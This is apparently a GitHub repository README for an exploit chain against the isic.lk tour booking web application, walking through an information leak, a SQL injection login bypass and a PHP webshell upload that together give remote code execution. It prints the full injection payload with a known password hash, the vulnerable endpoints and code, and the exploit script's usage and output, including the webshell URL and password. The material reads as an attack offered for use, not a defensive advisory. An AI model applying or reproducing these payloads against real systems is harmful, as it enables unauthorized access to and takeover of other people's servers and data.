killmonday / isic.lk-RCE Public

isic.lk tour booking website multi vuln (sqli/ file upload / info leak) lead to RCE

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README.md

# Usage

```
python exp.py http://localhost/isic
```

C:\Windows\System32\cmd.exe

```
E:\>python exp.py http://localhost/isic
upload success, webshell url : http://localhost/isic/images/test.php
password:own
you could connect this shell with AntSword.
E:\>
```

# ISIC RCE details


Multiple vulnerabilities in isic.lk tour booking website (info leak / SQL Injection / file upload ) lead to RCE.

First we get website admin username with information disclosure vulnerability, then we use sqli to bypass login, and finally we upload a webshell to target's local system.

## 1.info leak

path: /system/user/modules/mod_users/controller.php

post param: action=view




now we get an account username 'admin'.

## 2.bypass login

we use sql injection to bypass login and make our PHPSESSION (in cookie) work.

path: /system/user/modules/mod_users/controller.php

post param: action=doLogin&username=admin' union select 1,2,3,4,5,6,'0192023a7bbd73250516f069df18b500',8,9 limit 1,1#&password=admin123


tips: in file '/system/user/modules/mod_users/helper.php' you will see the login logic like follow code :

```
function selectByUsername() {
     $this->MDatabase->select($this->table_name, "*", "username='" . $this->username() . "'", "id DESC");
     return $this->MDatabase->result;
}
```

and '/system/user/modules/mod_users/controller.php':

```
$data = $users->selectByUsername();
$users->extractor($data);

Default_ModManager::loadHelper('user_permission');
$permission = new Mod_UserPermission();
$permission->setId($users->userPermission());
$permission_data = $permission->getById();
$permission->extractor($permission_data);

if ($users->password() == md5($password)) {

    Sessions::setAdminLoginDetails($users->id(), $
    Sessions::setUserPermission($permission->permi
    Sessions::setSystemManagerPermission(unseriali
    ()));
```


It means we could not bypass login with something like `username=admin' and 1=1 -- -` , but we could use 'union select' to set password's md5 with function 'selectByUsername()' . Now we can bypass login based on the number of fields with 'user' table which we actually know , set the value of 'password' to some string's md5 that we know like 'admin123' , it will return `{"code":"200","msg":"Successfully Logged In. Please Wait..."}` .

## 3.upload webshell


For some reason, you need to make a request with '/system/application/libs/js/tinymce/plugins/filemanager/dialog.php?type=0&editor=mce_0&field_id=selected_file' otherwise the upload will fail. So we send a GET request :


Now upload webshell.

path: /system/application/libs/js/tinymce/plugins/filemanager/upload.php




check for success:

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